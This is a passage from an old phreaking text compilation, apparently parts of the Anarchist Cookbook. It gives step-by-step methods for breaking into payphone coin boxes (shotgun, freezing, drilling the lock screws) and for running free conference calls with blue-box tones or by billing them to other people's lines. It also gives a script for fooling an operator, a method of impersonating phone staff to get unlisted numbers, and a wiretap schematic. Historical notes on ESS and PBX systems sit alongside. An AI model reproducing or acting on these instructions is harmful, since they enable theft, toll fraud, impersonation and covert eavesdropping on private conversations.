HE WILL DEPOSIT A COIN FIRST TO HEAR IF IT SLUSHES DOWN NICELY OR HITS THE EMPTY BOTTOM WITH A CLUNK.) TAKING THE FONE OFFERS A HIGHER MARGIN OF SUCCESS. ALTHOUGH THIS MAY BE DIFFICULT OFTEN REQUIRING BRUTE FORCE AND THERE HAS BEEN SEVERAL CASES OF BACK AXLES BEING LOST TRYING TO TAKE DOWN A FONE! A QUICK AND DIRTY WAY TO OPEN THE COIN BOX IS BY USING A SHOTGUN. IN DETROIT, AFTER ECOLOGISTS CLEANED OUT A MUNICIPAL POND, THEY FOUND 168 COIN PHONE RIFLED. IN COLDER AREAS, SUCH AS CANADA, SOME SHREWD PEOPLE TAPE UP THE FONES USING DUCT TAPE, POUR IN WATER, AND COME BACK THE NEXT DAY WHEN THE WATER WILL HAVE FROZE THUS EXPANDING AND CRACKING THE FONE OPEN. IN ONE CASE, "UNAUTHORIZED COIN COLLECTORS" WERE CAUGHT WHEN THEY BROUGHT \$6,000 IN CHANGE TO A BANK AND THE BANK BECAME SUSPICIOUS... AT ANY RATE, THE MAIN LOCK IS AN EIGHT LEVEL TUMBLER LOCATED ON THE RIGHT SIDE OF THE COIN BOX. THIS LOCK HAS 390,625 POSSIBLE POSITIONS (5^8 , SINCE THERE ARE 8 TUMBLERS EACH WITH 5 POSSIBLE POSITIONS) THUS IT IS HIGHLY PICK RESISTANT! THE LOCK IS HELD IN PLACE BY 4 SCREWS. IF THERE IS SUFFICIENT CLEARANCE TO THE RIGHT OF THE FONE, IT IS CONCEIVABLE TO PUNCH OUT THE SCREWS USING THE DRILLING PATTERN BELOW (PROVIDED BY ALEXANDER MUNDY IN TAP #32):

=====

!!	^
!!	!



AFTER THIS IS ACCOMPLISHED, THE LOCK CAN BE PUSHED BACKWARDS DISENGAGING THE LOCK FROM THE COVER PLATE. THE FOUR BOLTS OF THE COVER PLATE CAN THEN BE RETRACTED BY TURNING THE BOLTWORKS WITH A SIMPLE KEY IN THE SHAPE OF THE HOLE ON THE COIN PLATE (SEE DIAGRAM BELOW). OF COURSE, THERE ARE OTHER METHODS AND DRILLING PATTERNS.

:-----:

```

  !-!
  ( )
  !-!
  [ROUGHLY]

```

DIAGRAM OF COVER PLATE KEYHOLE

:-----:

THE TOP COVER USES A SIMILAR (BUT NOT AS STRONG) LOCKING METHOD WITH THE KEYHOLE DEPICTED ABOVE ON THE TOP LEFT HIDE AND A REGULAR LOCK (PROBABLY TUMBLER ALSO) ON THE TOP RIGHT-HAND SIDE. IT IS INTERESTING TO EXPERIMENT WITH THE COIN SHUTE AND THE FORTRESSES OWN "RED BOX" (WHICH BELL DIDN'T HAVE THE 'BALLS' TO COLOR RED).

MISCELLANEOUS:

IN A FEW AREAS (RURAL & CANADA), POST-PAY SERVICE EXISTS. WITH THIS TYPE OF SERVICE, THE MOUTHPIECE IS CUT OFF UNTIL THE CALLER DEPOSITS MONEY WHEN THE CALLED PARTY ANSWERS. THIS ALSO ALLOWS FOR FREE CALLS TO WEATHER AND OTHER DIAL-IT SERVICES! RECENTLY, 2600 MAGAZINE ANNOUNCED THE CLEAR BOX WHICH CONSISTS OF A TELEPHONE PICKUP COIL AND A SMALL AMP. IT IS BASED ON THE>

096.TXT

PRINCIPAL THAT THE RECEIVER IS ALSO A WEAK TRANSMITTER AND THAT BY AMPLIFYING YOUR SIGNAL YOU CAN TALK VIA THE TRANSMITTER THUS AVOIDING COSTLY TELEPHONE CHARGES! MOST FORTRESSES ARE FOUND IN THE 9XXX AREA. UNDER FORMER BELL AREAS, THEY USUALLY START AT 98XX (RIGHT BELOW THE 99XX OFFICIAL SERIES) AND MOVE DOWNWARD. SINCE THE LINE, NOT THE FONE, DETERMINES WHETHER OR NOT A DEPOSIT MUST BE MADE, DTF & CHARGE-A-CALL FONES MAKE GREAT EXTENSIONS! FINALLY, FORTRESS FONES ALLOW FOR A NEW HOBBY--INSTRUCTION PLATE COLLECTING. ALL THAT IS REQUIRED IS A FLAT-HEAD SCREWDRIVER AND A PAIR OF NEEDLE-NOSE PLIERS. SIMPLY USE THE SCREWDRIVER TO LIFT UNDERNEATH THE PLATE SO THAT YOU CAN GRAB IT WITH THE PLIERS AND YANK DOWNWARDS. I WOULD SUGGEST COVERING THE TIPS OF THE PLIERS WITH ELECTRICAL TAPE TO PREVENT SCRATCHING. TEN CENT PLATES ARE DEFINITELY BECOMING A "RARITY!"

FORTRESS SECURITY:

WHILE A LONELY FORTRESS MAY SEEM THE PERFECT TARGET, BEWARE! THE GESTAPO HAS BEEN KNOWN TO STAKE OUT FORTRESSES FOR AS LONG AS 6 YEARS ACCORDING TO THE GRASS ROOTS QUARTERLY. TO AVOID ANY PROBLEMS, DO NOT USE THE SAME FONES REPEATEDLY FOR BOXING, CALLING CARDS, & OTHER EXPERIMENTS. THE TELCO KNOWS HOW MUCH MONEY SHOULD BE IN THE COIN BOX AND WHEN ITS NOT THERE THEY TEND TO GET PERTURBED (READ: PISSED OFF).

-----Jolly Roger

p.s. This was originally written back in my old Apple][days, hence the upper case. I just did not think I should waste the little time I have to work on this shit converting it to lower-case. Hell, I thought 80-columns was pretty nice of me.. heh heh. Well, enjoy this and the rest of this Cookbook! -----JR

RFLAGG

Of all the new 1960s wonders of telephone technology - satellites, ultra modern Traffic Service Positions (TSPS) for operators, the picturephone, and so on - the one that gave Bell Labs the most trouble, and unexpectedly became the greatest development effort in Bell System's history, was the perfection of an electronic switching system, or ESS.

It may be recalled that such a system was the specific end in view when the project that had culminated in the invention of the transistor had been launched back in the 1930s. After successful accomplishment of that planned miracle in 1947-48, further delays were brought about by financial stringency and the need for further development of the transistor itself. In the early 1950s, a Labs team began serious work on electronic switching. As early as 1955, Western Electric became involved when five engineers from the Hawthorne works were assigned to collaborate with the Labs on the project. The president of AT&T in 1956, wrote confidently, "At Bell Labs, development of the new electronic switching system is going full speed ahead. We are sure this will lead to many improvements in service and also to greater efficiency. The first service trial will start in Morris, Ill., in 1959." Shortly thereafter, Kappel said that the cost of the whole project would probably be \$45 million.

But it gradually became apparent that the development of a commercially usable electronic switching system - in effect, a computerized telephone exchange - presented vastly greater technical problems than had been anticipated, and that, accordingly, Bell Labs had vastly underestimated both the time and the investment needed to do the job. The year 1959 passed without the promised first trial at Morris, Illinois; it was finally made in November 1960, and quickly showed how much more work remained to be done. As time dragged on and costs mounted, there was a concern at AT&T and something approaching panic at Bell Labs. But the project had to go forward; by this time the investment was too great to be sacrificed, and in any case, forward projections of increased demand for telephone service indicated that within a few years a time would come when, without the quantum leap in speed and flexibility that electronic switching would provide, the national network would be unable to meet the demand. In November 1963, an all-electronic switching system went into use at the Brown Engineering Company at Cocoa Beach, Florida. But this was a small installation, essentially another test installation, serving only a single company. Kappel's tone on the subject in the 1964 annual report was, for him, an almost apologetic: "Electronic switching equipment must

be manufactured in volume to unprecedented standards of reliability.... To turn out the equipment economically and with good speed, mass production methods must be developed; but, at the same time, there can be no loss of precision..." Another year and millions of dollars later, on May 30, 1965, the first commercial electric central office was put into service at Succasunna, New Jersey.

Even at Succasunna, only 200 of the town's 4,300 subscribers initially had the benefit of electronic switching's added speed and additional services, such as provision for three party conversations and automatic transfer of incoming calls. But after that, ESS was on its way. In January 1966, the second commercial installation, this one serving 2,900 telephones, went into service in Chase, Maryland. By the end of 1967 there were additional ESS offices in California, Connecticut, Minnesota, Georgia, New York, Florida, and Pennsylvania; by the end of 1970 there were 120 offices serving 1.8 million customers; and by 1974 there were 475 offices serving 5.6 million customers.

The difference between conventional switching and electronic switching is the difference between "hardware" and "software"; in the former case, maintenance is done on the spot, with screwdriver and pliers, while in the case of electronic switching, it can be done remotely, by computer, from a central point, making it possible to have only one or two technicians on duty at a time at each switching center. The development program, when the final figures were added up, was found to have required a staggering four thousand man-years of work at Bell Labs and to have cost not \$45 million but \$500 million!

There are a couple of different ways of doing this. Let's see if this one will help: Every city has one or more offices dedicated to assigning numbers to the telephone wire pairs. These offices are called DPAC offices and are available to service reps who are installing or repairing phones. To get the DPAC number, a service rep would call the customer service number for billing information in the town that the number is located in that he is trying to get the unlisted number of. (Got that?) The conversation would go something like this: "Hi, Amarillo, this is Joe from Anytown business office, I need the DPAC number for the south side of town." This info is usually passed out with no problems, so... if the first person you call doesn't have it, try another. REMEMBER, no one has ANY IDEA who the hell you are when you are talking on the phone, so you can be anyone you damn well please! (heheheheh!) When you call the DPAC number, just tell them that you need a listing for either the address that you have, or the name. DPAC DOES NOT SHOW WHETHER THE NUMBER IS LISTED OR UNLISTED!! Also, if you're going to make a habit of chasing numbers down, you might want to check into getting a criss-cross directory, which lists phone numbers by their addresses. It costs a couple-a-hundred bux, but it is well worth it if you have to chase more than one or two numbers down!

-- RFLAGG --

CNA List

NPA	TEL NO	NPA	TEL NO
201	201-676-7070	601	601-961-8139
202	304-343-7016	602	303-293-8777
203	203-789-6815	603	617-787-5300
204	204-949-0900	604	604-432-2996
205	205-988-7000	605	402-580-2255
206	206-382-5124	606	502-583-2861
207	617-787-5300	607	518-471-8111
208	303-293-8777	608	608-252-6932
209	415-543-2861	609	201-676-7070
212	518-471-8111	612	402-580-2255
213	415-781-5271	613	416-443-0542
214	214-464-7400	614	614-464-0123
215	412-633-5600	615	615-373-5791
216	614-464-0123	616	313-223-8690
217	217-525-5800	617	617-787-5300
218	402-580-2255	618	217-525-5800
219	317-265-4834	619	818-501-7251
301	304-343-1401	701	402-580-2255
302	412-633-5600	702	415-543-2861
303	303-293-8777	703	304-344-7935
304	304-344-8041	704	912-784-0440
305	912-784-0440	705	416-979-3469
306	306-347-2878	706	*** NONE ***
307	303-293-8777	707	415-543-6374
308	402-580-2255	709	*** NONE ***
309	217-525-5800	712	402-580-2255
312	312-796-9600	713	713-861-7194
313	313-223-8690	714	818-501-7251
314	314-721-6626	715	608-252-6932
315	518-471-8111	716	518-471-8111
316	816-275-2782	717	412-633-5600
317	317-265-4834	718	518-471-8111
318	504-245-5330	801	303-293-8777
319	402-580-2255	802	617-787-5300
401	617-787-5300	803	912-784-0440
402	402-580-2255	804	304-344-7935
403	403-425-2652	805	415-543-2861
404	912-784-0440	806	512-828-2501
405	405-236-6121	807	416-443-0542
406	303-293-8777	808	212-334-4336
408	415-543-6374	809	212-334-4336
409	713-861-7194	812	317-265-4834
412	413-633-5600	813	813-228-7871
413	617-787-5300	814	412-633-5600

099.TXT

414	608-252-6932	815	217-525-5800
415	415-543-6374	816	816-275-2782
416	416-443-0542	817	214-464-7400
417	314-721-6626	818	415-781-5271
418	514-725-2491	819	514-725-2491
419	614-464-0123	901	615-373-5791
501	405-236-6121	902	902-421-4110
502	502-583-2861	904	912-784-0440
503	206-382-5124	906	313-223-8690
504	504-245-5330	907	*** NONE ***
505	303-293-8777	912	912-784-0440
506	506-648-3041	913	816-275-2782
507	402-580-2255	914	518-471-8111
509	206-382-5124	915	512-828-2501
512	512-828-2501	916	415-543-2861
513	614-464-0123	918	405-236-6121
514	514-725-2491	919	912-784-0440
515	402-580-2255	516	518-471-8111
517	313-223-8690	518	518-471-8111
519	416-443-0542	900	201-676-7070

RFLAGG

Introduction:

This phile will deal with accessing, understanding and using the Alliance Teleconferencing Systems.... it has many sections and for best use should be printed out...enjoy...

Alliance:

Alliance Teleconferencing is an independant company which allows the general public to access and use it's conferencing equipment. Many rumors have been floating apound that Alliance is a subsidiary of AT&T. Well, they are wrong. As stated above, Alliance is an entirely independant company. They use sophisticated equipment to allow users to talk to many people at once.

The Number:

Alliance is in the 700 exchange, thus it is not localized, well, not in a way. Alliance is only in certain states, and only residents of these certain states can access by dialing direct. This, however, will be discussed in a later chapter. The numbers for alliance are as follows:

- 0-700-456-1000 (chicago)
- 1001 (los angeles)
- 1002 (chicago)
- 1003 (houston)
- 2000 (?)
- 2001 (?)
- 2002 (?)
- 2003 (?)
- 3000 (?)
- 3001 (?)
- 3002 (?)
- 3003 (?)

The locations of the first 4 numbers are known and i have stated them. However, the numbers in the 200x and 300x are not definately known. Rumor has it that the pattern repeats itself but this has not been proven.

Dialing:

As stated before, Alliance is only in certain stated and only these states can access them via dialing direct. However, dialing direct causes your residence to be charged for the conference and conference bills are not low!!! Therefore, many ways have been discovered to start a conference without having it billed to ones house. They are as follows:

- 1) Dialing through a PBX
- 2) Incorporating a Blue Box
- 3) Billing to a loop
- 4) Billing to a forwarded call

I am sure there are many more but these are the four i will deal with.

Dialing through a PBX:

----- - ---

Probably the easiest method of creating a free conference is through a PBX. Simply call one in a state that has Alliance, input the PBX's code, dial 9 for an outside line and then dial alliance. An example of this would be:

PBX: 800-241-4911

When it answers it will give you a tone. At this tone input your code.

Code: 1234

After this you will receive another tone, now dial 9 for an outside line. You will now hear a dial tone. Simply dial Alliance from this point and the conference will be billed to the PBX.

Using a Blue Box:

----- - ---

Another rather simple way of starting a conference is with a Blue Box. The following procedure is how to box a conference:
Dial a number to box off of. In this example we will use 609-609-6099
When the party answers hit 2600hz. This will cause the fone company's equipment to think that you have hung up. You will hear a <beep><kerchunk>
You have now 'seized' a trunk. After this, switch to multi-frequency and dial:

KP-0-700-456-x00x-ST

KP=KP tone on Blue Box

x=variable between 1 and 3

ST=ST tone on Blue Box

The equipment now thinks that the operator has dialed Alliance from her switchboard and the conference shall be billed there. Since Blue Boxing is such a large topic, this is as far as I will go into it's uses.

Billing to a loop:

----- - ---

A third method of receiving a free conference is by billing out to a loop. A loop is 2 numbers that when two people call, they can talk to each other. You're saying woop-tee-do right? Wrong! Loops can be

100.TXT

<very> usefull to phreaks. First, dial alliance direct. After going through the beginning procedure, which will be discussed later in this tutorial, dial 0 and wait for an Alliance operator. When she answers tell her you would like to bill the conference to such and such a number. (A loop where your phriend is on the other side) She will then call that number to receive voice verification. Of course your phriend will be waiting and will accept the charges. Thus, the conference is billed to the loop.

Billing to call forwarding:

----- -- -----
When you dial a number that is call forwarded, it is first answered by the original location, then forwarded. The original location will hang up if 2600hz is received from only one end of the line. Therefore, if you were to wait after the forwarded residence answered, you would receive the original location's dial tone.

Example:

Dial 800-325-4067

The original residence would answer, then forward the call, a second type of ringing would be heard. When this second residence answers simply wait until they hang up. After about twenty seconds you will then receive the original residence's dial tone since it heard 2600hz from one end of the line. Simply dial Alliance from this point and the conference will be billed to the original residence. These are the four main ways to receive a free conference. I am sure many more exist, but these four are quite handy themselves.

Logon Procedure:

Once Alliance answers you will hear a two-tone combination. This is their way of saying 'How many people do you want on the conference dude?' Simply type in a 2-digit combination, depending on what bridge of Alliance you are on, between 10 and 59. After this either hit '*' to cancel the conference size and inout another or hit '#' to continue. You are now in Alliance Teleconferencing and are only seconds away from having your own roaring conference going strong!!!

Dialing in Conferees:

----- -- -----
To dial your first conferee, dial 1+npa+pre+suff and await his/her answer.

npa=area code
pre=prefix
suff=suffix

If the number is busy, or if no one answers simply hit '*' and your call will be aborted. But, if they do answer, hit the '#' key.

This will add them to the conference.
Now commence dialing other conferees.

Joining Your Conference:

To join your conference from control mode simply hit the '#' key.
Within a second or two you will be chatting with all your buddies.
To go back into control mode, simply hit the '#' key again.

Transferring Control:

To transfer control to another conferee, go into control mode, hit the
6+1+npa+pre+suff of the conferee you wish to give control to. If after,
you wish to abort this transfer hit the '*' key.

<note>:Transfer of control is often not available. When you
receive a message stating this, you simply cannot transfer control.

Muted Conferences:

To request a muted conference simply hit the 9 key. I am not exactly
sure what a muted conference is but it is probably a way to keep unwanted
eavesdroppers from listening in.

Dialing Alliance Operators:

Simply dial 0 as you would from any fone and wait for the operator to answer.

Ending Your Conference:

To end your conference all together, that is kick everyone including
yourself off, go into control mode and hit '*'...after a few seconds
simply hang up. Your conference is over.

Are Alliance Operators Dangerous?

--- -----

No. Not in the least. The worst they can do to you while you are having
a conference is drop all conferees including yourself. This is in no
way harmful, just a little aggravating.

Alliance and Tracing:

Alliance can trace, as all citizens of the United States can.
But this has to all be pre-meditated and AT&T has to be called and it's
really a large hassle, therefore, it is almost never done. Alliance simply
does not want it known that teenagers are phucking them over.
The only sort of safety equipment Alliance has on-line is a simple pen
register. This little device simply records all the numbers of the

100.TXT

conferees dialed. No big deal. All Alliance can do is call up that persons number, threaten and question. However, legally, they can do nothing because all you did was answer your fone.

<note>:Almost all instructions are told to the person in command by Alliance recordings. A lot of this tutorial is just a listing of those commands plus information gathered by either myself or the phellow phreaks of the world!!!

(written by the Trooper)

--RFLAGG--

(Originally an Apple][file, forgive the upper case!)

THIS METHOD OF STARTING THE CONF. DEPENDS ON YOUR ABILITY TO BULLSHIT THE OPERATOR INTO DIALING A NUMBER WHICH CAN ONLY BE REACHED WITH AN OPERATOR'S M-F TONES. WHEN BULLSHITTING THE OPERATOR REMEMBER OPERATOR'S ARE NOT HIRED TO THINK BUT TO DO.

HERE IS A STEP-BY-STEP WAY TO THE CONF.:

1. CALL THE OPERATOR THROUGH A PBX OR EXTENDER, YOU COULD JUST CALL ONE THROUGH YOUR LINE BUT I WOULDN'T RECOMMEND IT.
2. SAY TO THE OPERATOR:
TSPS MAINTENENCE ENGINEER, RING-FORWARD TO 213+080+1100, POSITION RELEASE, THANKYOU.
(SHE WILL PROBABLY ASK YOU FOR THE NUMBER AGAIN)

DEFINITIONS: RING-FORWARD - INSTRUCTS HER TO DIAL THE NUMBER.
POSITION RELEASE - INSTUCTS HER TO RELEASE THE TRUNK AFTER SHE HAS DIALED THE NUMBER.

+ - REMBER TO SAY 213PLUS080 PLUS1100.

3. WHEN YOU ARE CONNECTED WITH THE CONF. YOU WILL HERE A WHISTLE BLOW TWICE AND A RECORDING ASKING YOU FOR YOUR OPERATOR #. DIAL IN ANY FIVE DIGITS AND HIT THE POUNDS SIGN A COUPLE OF TIMES. SIMPLY DIAL IN THE # OF THE BILLING LINE ECT. WHEN THE RECORDING ASK FOR IT.
3. WHEN IN THE CONTROL MODE OF THE CONF. HIT '6' TO TRANSFER CONTROL. HIT '001' TO REENTER THE # OF CONFEE'S AND TIME AMOUNT WHICH YOU GAVE WHEN YOU STARED THE CONF. REMEMBER THE SIZE CAN BE FROM 2-59 CONFEE'S. I HAVE NOT FOUND OUT THE 'LENGTHS' LIMITS.

HOW TO START YOUR OWN CONFERENCES!

Brought to you by Exodus

BLACK BART SHOWED HOW TO START A CONFERENCE CALL THRU AN 800 EXCHANGE, AND I WILL NOW EXPLAIN HOW TO START A CONFERENCE CALL IN A MORE ORTHODOX FASHIO, THE 2600 HZ. TONE.

FIRSTLY, THE FONE COMPANY HAS WHAT IS CALLED SWITCHING SYSTEMS. THERE ARE SEVERAL TYPES, BUT THE ONE WE WILL CONCERN OURSELVES WITH, IS ESS (ELECTRONIC SWITCHING SYSTEM). IF YOUR AREA IS ZONED FOR ESS, DO NOT START A CONFERENCE CALL VIA THE 2600 HZ. TONE, OR BELL SECURITY WILL NAIL YOUR ASS! TO FND OUT IF YOU ARE UNDER ESS, CALL YOUR LOCAL BUSINESS OFFICE, AND ASK THEM IF YOU CAN GET CALL WAITING/FORWARDING, AND IF YOU CAN, THAT MEANS THAT YOU ARE IN ESS COUNTRY, AND CONFERENCE CALLING IS VERY, VERY DANGEROUS!!! NOW, IF YOU ARE NOT IN ESS, YOU WILL NEED THE FOLLOWING EQUIPMENT:

AN APPLE CAT II MODEM
A COPY OF TSPS 2 OR CAT'S MEOW
A TOUCH TONE FONE LINE
AND A TOUCH TONE FONE. (TRUE TONE)

NOW, WITH TSPS 2, DO THE FOLLOWING:

RUN TSPS 2
CHOSE OPTION 1
CHOSE OPTION 6
CHOSE SUB-OPTION 9

NOW TYPE:

1-514-555-1212 (DASHES ARE NOT NEEDED)

LISTEN WITH YOUR HANDSET, AND AS SOON AS YOU HEAR A LOUD 'CLICK', THEN TYPE

\$

TO GENERATE THE 2600 HZ. TONE. THIS OBNOXIOUS TONE WILL CONTINUE FOR A FEW SECONDS, THEN LISTEN AGAIN AND YOU SHOULD HEAR ANOTHER LOUD 'CLICK'.

NOW TYPE:

KM2130801050S

WHERE 'K' = KP TONE
'M' = MULTI FREQUENCY MODE
'S' = S TONE

NOW LISTEN TO THE HANDSET AGAIN, AND WAIT UNTIL YOU HEAR THE 'CLICK' AGAIN. THEN TYPE:

KM2139752975S

WHERE 2139751975 IS THE NUMBER TO BILL THE CONFERENCE CALL TO. NOTE: 213-975-1975 IS A DISCONNECTED NUMBER, AND I STRONGLY ADVISE THAT YOU ONLY BILL THE CALL TO THIS NUMBER, OR THE FONE COMPANY WILL FIND OUT, AND THEN..... REMEBER, CONFERENCE CALLS ARE ITEMIZED, SO IF YOU DO BILL IT TO AN ENEMY'S NUMB ER, HE CAN EASILY FIND OUT WHO DID IT AND HE CAN BUST YOU!

YOU SHOULD NOW HEAR 3 BEEPS, AND A SHORT PRE-RECORDED MESSAGE. FROM HERE ON, EVERYTHING IS ALL MENU DRIVEN.

CONFERENCE CALL COMMANDS

FROM THE '#' MODE:

- 1 = CALL A NUMBER
- 6 = TRANSFER CONTROL
- 7 = HANGS UP THE CONFERENCE CALL
- 9 = WILL CALL A CONFERENCE OPERATR

STAY AWAY FROM 7 AND 9! IF FOR SOME REASON AN OPERATOR GETS ON-LINE, HANG UP! IF YOU GET A BUSY SIGNAL AFTER KM2130801050S, THAT MEANS THAT THE TELECONFEREN CING LINE IS TEMPORARILY DOWN. TRY LATER, PREFERRABLY FROM 9AM TO 5PM WEEK DAYS, SINCE CONFERENCE CALLS ARE PRIMARILY DESIGNED FOR BUSINESS PEOPLE.

THE LEECH

Here is some info on phone taps. In this file is a schematic for a simple wiretap & instructions for hooking up a small tape recorder control relay to the phone line.

First, I will discuss taps a little. There are many different types of taps. there are transmitters, wired taps, and induction taps to name a few. Wired and wireless transmitters must be physically connected to the line before they will do any good. Once a wireless tap is connected to the line, it can transmit all conversations over a limited reception range. The phones in the house can even be modified to pick up conversations in the room and transmit them too! These taps are usually powered off of the phone line, but can have an external power source. You can get more information on these taps by getting an issue of Popular Communications and reading through the ads. Wired taps, on the other hand, need no power source, but a wire must be run from the line to the listener or to a transmitter. There are obvious advantages of wireless taps over wired ones. There is one type of wireless tap that looks like a normal telephone mike. All you have to do is replace the original mike with this and it will transmit all conversations! There is also an exotic type of wired tap known as the 'Infinity Transmitter' or 'Harmonica Bug'. In order to hook one of these, it must be installed inside the phone. When someone calls the tapped phone & *before* it rings, blows a whistle over the line, the transmitter picks up the phone via a relay. The mike on the phone is activated so that the caller can hear all of the conversations in the room. There is a sweep tone test at 415/BUG-1111 which can be used to detect one of these taps. If one of these is on your line & the test # sends the correct tone, you will hear a click. Induction taps have one big advantage over taps that must be physically wired to the phone. They do not have to be touching the phone in order to pick up the conversation. They work on the same principle as the little suction-cup tape recorder mikes that you can get at Radio Shack. Induction mikes can be hooked up to a transmitter or be wired.

Here is an example of industrial espionage using the phone:

A salesman walks into an office & makes a phone call. He fakes the conversation, but when he hangs up he slips some foam rubber cubes into the cradle. The called party can still hear all conversations in the room. When someone picks up the phone, the cubes fall away unnoticed.

A tap can also be used on a phone to overhear what your modem is doing when you are wardialing, hacking, or just plain calling a bbs (like the White Ruins! Denver, Colorado! 55 megs online!

103.TXT

Atari! Macintosh! Amiga! Ibm! CALL IT! 303-972-8566! By the way, i did this ad without the sysops consent or knowledge!).

Here is the schematic:

```
-----)!----)!(!----->
                )!(
Cap ^          )!(
                )!(
                )!(
                )!(
                )!(
        ^^^^---)!(!----->
        ^  100K
        !
        ! <Input
```

The 100K pot is used for volume. It should be on its highest (least resistance) setting if you hook a speaker across the output. but it should be set on its highest resistance for a tape recorder or amplifier. You may find it necessary to add another 10 - 40K. The capacitor should be around .47 MFD. It's only purpose is to prevent the relay in the phone from tripping & thinking that you have the phone off of the hook. the audio output transformer is available at Radio Shack. (part # 273-138E for input). The red & the white wires go to the output device. You may want to experiment with the transformer for the best output. Hooking up a tape recorder relay is easy. Just hook one of the phone wires (usually red) to the the end of one of the relay & the ther end just loop around. This bypasses it. It should look like this:

```
-----^-----^-----
        ^-----^
        RELAY^^
```

(part #275-004 from Radio Shack works fine)

If you think that you line is tapped, the first thing to do is to physically inspect the line yourself ESPECIALLY the phones. You can get mike replacements with bug detectors built in. However, I would not trust them too much. It is too easy to get a wrong reading.

For more info:

BUGS AND ELECTRONIC SURVEILANCE from Desert Publications
HOW TO AVOID ELECTRONIC EAVESDROPPING & PRIVACY INVASION. I do not remember who this one is from... you might want to try Paladin Press.

-RFLAGG-

103.TXT

A loop is a wonderful device which the telephone company created as test numbers for telephone repairmen when testing equipment. By matching the tone of the equipment with the tone of the loop, repairmen can adjust and test the settings of their telephone equipment.

A loop, basically, consists of two different telephone numbers. Let's use A and B as an example. Normally if you call A, you will hear a loud tone (this is a 1004 hz tone), and if you call B, the line will connect, and will be followed by silence.

This is the format of a loop line. Now, if somebody calls A and someone else calls B--Viola!--A and B loop together, and one connection is made. Ma Bell did this so repairmen can communicate with each other without having to call their own repair office. They can also use them to exchange programs, like for ANA or Ringback. Also, many CO's have a "Loop Assignment Center". If anyone has any information on these centers please tell me.

Anyway, that is how a loop is constructed. From this information, anyone can find an actual loop line. Going back to the A and B example, Note: the tone side and the silent side can be either A or B. Don't be fooled if the phone company decides to scramble them around to be cute.

As you now know, loops come in pairs of numbers. Usually, right after each other.

For example: 817-972-1890

and

817-972-1891

Or, to save space, one loop line can be written as 817-972-1890/1.

This is not always true. Sometimes, the pattern is in the tens or hundreds, and, occasionally, the numbers are random.

In cities, usually the phone company has set aside a phone number suffix that loops will be used for. Many different prefixes will correspond with that one suffix.

In Arlington, Texas, a popular suffix for loops is 1893 and 1894, and a lot of prefixes match with them to make the number.

For Example: 817-460-1893/4

817-461-1893/4

817-465-1893/4

817-467-1893/4

817-469-1893/4

...are all loops...

or a shorter way to write this is:

817-xxx-1893/4

xxx= 460, 461, 465, 467, 469

Note: You can mix-and-match a popular suffix with other prefixes in a city, and almost always find other loops or test numbers.

Note: For Houston, the loop suffixes are 1499 and 1799. And for Detroit it's 9996 and 9997.

When there are a large number of loops with the same prefix format, chances are that many loops will be inter-locked. Using the above example

104.TXT

of Arlington loops again, (I will write the prefixes to save space) 460, 461, and 469 are interlocked loops. This means that only one side can be used at a given time. This is because they are all on the same circuit.

To clarify, if 817-461-1893 is called, 817-460 and 469-1893 cannot be called because that circuit is being used. Essentially, interlocked loops are all the same line, but there are a variety of telephone numbers to access the line.

Also, if the operator is asked to break in on a busy loop line he/she will say that the circuit is overloaded, or something along those lines. This is because Ma Bell has taken the checking equipment off the line. However, there are still many rarely used loops which can be verified and can have emergency calls taken on them.

As you have found out, loops come in many types. Another type of loop is a filtered loop. These are loop lines that the tel co has put a filter on, so that normal human voices cannot be heard on either line. However, other frequencies may be heard. It all depends on what the tel co wants the loop to be used for. If a loop has gotten to be very popular with the local population or used frequently for conferences, etc. the tel co may filter the loop to stop the unwanted "traffic". Usually, the filter will be removed after a few months, though.

-----Brought to you by RFLAGG

Computer Based PBX

Courtesy of the Jolly Roger

(Originally an Apple][file for forgive the upper case!)

TO GET A BETTER UNDERSTANDING OF WHAT A PBX CAN DO, HERE ARE A FEW BASIC FUNDAMENTALS. THE MODERN PBX IS A COMBINED COMPUTER, MASS STORAGE DEVICE, AND OF COURSE A SWITCHING SYSTEM THAT CAN:

- [1] PRODUCE ITEMIZED, AUTOMATED BILLING PROCEDURES, TO ALLOW THE IDENTIFICATION AND MANAGEMENT OF TOLL CALLS. [HAHAHA]
- [2] COMBINE DAYTIME VOICE GRADE COMMUNICATION CIRCUITS INTO WIDEBAND DATA CHANNELS FOR NIGHT TIME HIGH SPEED DATA TRANSFERS.
- [3] HANDLES ELECTRONIC MAIL [INCLUDING OFFICE MEMOS].
- [4] COMBINE VOICE CHANNELS INTO A WIDEBAND AUDIO/VISUAL CONFERENCE CIRCUIT, WITH THE ABILITY TO XFER AND CAPTURE SLIDES, FLIPCHARTS, PICTURES OF ANY KIND.

BOTH THE EXTERNAL AND INTERNAL CALLING CAPACITY OF THE PBX SYSTEM MUST BE CAREFULLY CONSIDERED BECAUSE MANY BUSINESS OPERATIONS RUN A VERY HIGH RATIO OF INTERNAL STATION TO STATION DIALING AND A LOW CAPACITY SYSTEM WILL NOT HANDLE THE REQUESTED TRAFFIC LOAD.

A CRITICAL FACTOR IS THE NUMBER OF TRUNKS AND THE CENTRAL OFFICE FACILITIES THAT ARE USED FOR OUTSIDE CONNECTIONS. ANOTHER IS THE NUMBER OF JUNCTIONS OR [LINKS] THAT MAKE UP THE INTERNAL CALLING PATHS.

TO UNDERSTAND THE SERVICES AVAILABLE ON A TYPICAL COMPUTER RUN PBX IT IS NECESSARY TO INTRODUCE THE SUBJECT OF TIME DIVISION SWITCHING. IN A TIME DIVISION SWITCHING NETWORK ALL CONNECTIONS ARE MADE VIA A SINGLE COMMON BUS CALLED (OF COURSE) A 'TIME-DIVISION BUS'. EVERY LINE TRUNK THAT REQUIRES A CONNECTION WITH ANOTHER IS PROVIDED WITH A PORT CIRCUIT. ALL PORT CIRCUITS HAVE ACCESS TO THE TIME DIVISION BUS THROUGH A TIME DIVISION SWITCH.

[WHEN TWO PORTS REQUIRE CONNECTION, THEIR TIME DIVISION SWITCHES OPERATE AT A VERY HIGH FREQUENCY (16,000 TIMES PER SECOND). THIS TECHNIQUE, WHICH IS CALLED 'SPEECH SAMPLING', ALLOWS MANY SIMULTANEOUS CONNECTIONS OVER THE SAME TIME DIVISION BUS. EACH CONNECTION IS ASSIGNED A TIME INTERVAL, THE 'TIME SLOT', AND THE NUMBER OF TIME SLOTS IDENTIFIES THE NUMBER OF SIMULTANEOUS CONNECTIONS AMONG PORTS.]

